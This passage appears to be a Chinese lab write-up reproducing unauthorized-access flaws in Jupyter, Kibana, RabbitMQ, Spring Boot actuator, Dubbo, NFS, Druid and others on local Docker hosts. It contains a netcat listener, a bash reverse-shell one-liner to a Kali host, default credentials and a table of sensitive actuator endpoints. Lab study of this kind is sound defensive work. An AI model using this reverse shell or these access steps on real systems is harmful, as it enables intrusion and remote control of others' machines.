
## 环境部署

参考<https://blog.csdn.net/u012249177/article/details/81294334>

## 漏洞复现

<http://192.168.131.128:8161/admin/> admin/admin





# Jupyter Notebook未授权访问漏洞

## 环境部署

[root@localhost vulhub-master]# cd jupyter/

[root@localhost jupyter]# ls

notebook-rce


[root@localhost jupyter]# cd notebook-rce/

[root@localhost notebook-rce]# ls


1.png 2.png docker-compose.yml README.md


[root@localhost notebook-rce]# docker-compose build&&docker-compose up -d

访问<http://192.168.131.128:8888/tree?>



## 漏洞复现







使用kali监听端口：

Nc -lvp 4444

然后在Terminal执行bash -i >& /dev/tcp/192.168.131.129/4444 0>&1



Kali（192.168.131.129）成功获取shell：



# Kibana未授权访问漏洞

## 环境部署

[root@localhost vulhub-master]# cd kibana/

[root@localhost kibana]# ls

CVE-2018-17246 CVE-2019-7609

[root@localhost kibana]#

[root@localhost kibana]# ls

CVE-2018-17246 CVE-2019-7609

[root@localhost kibana]# cd CVE-2018-17246/

[root@localhost CVE-2018-17246]# LS

bash: LS: 未找到命令...

相似命令是： 'ls'

[root@localhost CVE-2018-17246]# Ls


bash: Ls: 未找到命令...

相似命令是： 'ls'

[root@localhost CVE-2018-17246]# docker-compose build&&docker-compose up -d

## 漏洞复现

无需登录，直接访问[http://192.168.131.128:5601/app/kibana#/](http://192.168.131.128:5601/app/kibana" \l "/)




# RabbitMQ未授权访问漏洞

实际上是弱口令。。。

## 环境部署


搭建参考<https://blog.csdn.net/qq_17623363/article/details/99694261>

访问<http://192.168.131.128:15672/>



## 漏洞复现

使用guest/guest登录：




# Springboot actuator未授权访问漏洞

## 环境部署


参考<https://github.com/callicoder/spring-boot-actuator-demo>

## 漏洞复现


访问<http://192.168.131.128:8080/>



<http://192.168.131.128:8080/actuator/info>



<http://192.168.131.128:8080/actuator/env>



其他利用：

|  |  |  |
| --- | --- | --- |
| Http | 路径 | 描述 |
| get | /autoconfig | 提供了一份自动配置报告，记录哪些自动配置条件通过了，哪些没通过 |
| get | /configprops | 描述配置属性（包含默认值）如何注入 Bean |
| get | /beans | 描述应用程序上下文里全部的 Bean，以及它们的关系 |
| get | /dump | 获取线程活动的快照 |
| get | /env | 获取全部环境属性 |
| get | /env/{name} | 根据名称获取特定的环境属性值 |
| get | /health | 报告应用程序的健康指标，这些值由 HealthIndicator 的实现类提供 |
| get | /info | 获取应用程序的定制信息，这些信息由 info 打头的属性提供 |
| get | /mappings | 描述全部的 URI 路径，以及它们和控制器（包含 Actuator 端点）的映射关系 |
| get | /metrics | 报告各种应用程序度量信息，比如内存用量和 HTTP 请求计数 |
| get | /metrics/{name} | 报告指定名称的应用程序度量值 |
| post | /shutdown | 关闭应用程序，要求 endpoints.shutdown.enabled 设置为 true（默认为 false） |
| get | /trace | 提供基本的 HTTP 请求跟踪信息（时间戳、HTTP 头等） |

# FTP未授权访问漏洞

## 环境部署

使用centos7自带的vsftpd

## 漏洞复现

<ftp://192.168.131.128/>



# dubbo未授权访问漏洞


## 环境部署

参考<https://www.jianshu.com/p/e73d9f3576dd>部署dubbo

## 漏洞复现

弱口令


http://192.168.131.128:8888 , root/root






其他利用方法可参考

（<https://blog.csdn.net/qq_29277155/article/details/108390891>）：





# NFS未授权访问漏洞

## 环境部署

[root@localhost ~]# service rpcbind start && service nfs start;

编辑 /etc/exports 指定共享目录

[root@localhost jean]# cat /etc/exports

/home/xxx/

## 漏洞复现

showmount -e localhost



# Druid未授权访问漏洞

## 环境部署

参考<https://github.com/Fokko/docker-druid>部署


<http://192.168.131.128:8888/unified-console.html>




## 漏洞复现

复现失败，复现可参考<https://www.cnblogs.com/cwkiller/p/12483223.html>

